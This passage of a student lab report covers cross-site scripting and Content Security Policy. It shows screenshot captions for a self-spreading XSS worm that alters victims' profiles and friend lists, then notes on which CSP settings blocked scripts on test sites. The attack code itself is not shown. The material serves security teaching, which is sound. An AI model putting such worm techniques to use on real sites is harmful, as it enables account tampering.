
**Alice’s profile and friendslist before visiting Samy’s profile page:**


****

****


**Alice’s Profile and friendslist after visiting Samy’s profile:**










**Boby’s Profile and friendslist before visiting Alice’s profile:**





**Boby’s Profile and Friendslist After visiting Alices profile:**







## Task 07:

### Setting Up Experiment DNS:

### Setting CSP Policies:










The above screenshots shows the default con-fig of the phpindex.php and the apache\_csp.conf file.

### Lab Tasks:







### Observations:

When visiting each site, I noticed that example32a did not block any scripts from running from any of the sources listed on the web page. The message “OK” from each source signifies that each script from that source or area was successfully executed.



Example32b had the script successfully run from self and [www.example70.com](http://www.example70.com/), however all other scripts failed to run in the browser from the other sources. The code also did not run from the button-click event.

Example32C blocked scripts from running from [www.example60.com](http://www.example60.com/), the button-click event, inline nonce (222-222-222), and inline. All the scripts from the other sources were able to run in the browser.

Only example32a was able to run the script in the button click event. All the other web pages blocked the script from running.


#### Changing the CSP Policiy for example32b and example32c:

**Changing example32b CSP policiy:**



**Changing example32c CSP Policy:**

****

The Above screenshots shows the modifications I have done to the apache\_csp.conf for site example32b and the phpindex.php for example32c. The updated view of these sites shows that the scripts were able to run from those sources that were originally not allowed in the csp.

#### Why CSP ***can help prevent Cross-Site Scripting attacks***:

CSP Policies can help prevent cross-site scripting attacks by restricting the area of execution of scripts on a website. Developers can specify which sources are allowed to run scripts and which one’s are not allowed. It also allows for the whitelisting of trusted sources only and preventing sources that are unauthorized from running any code. This limits the area of attack that someone could use to run a cross-site scripting attack.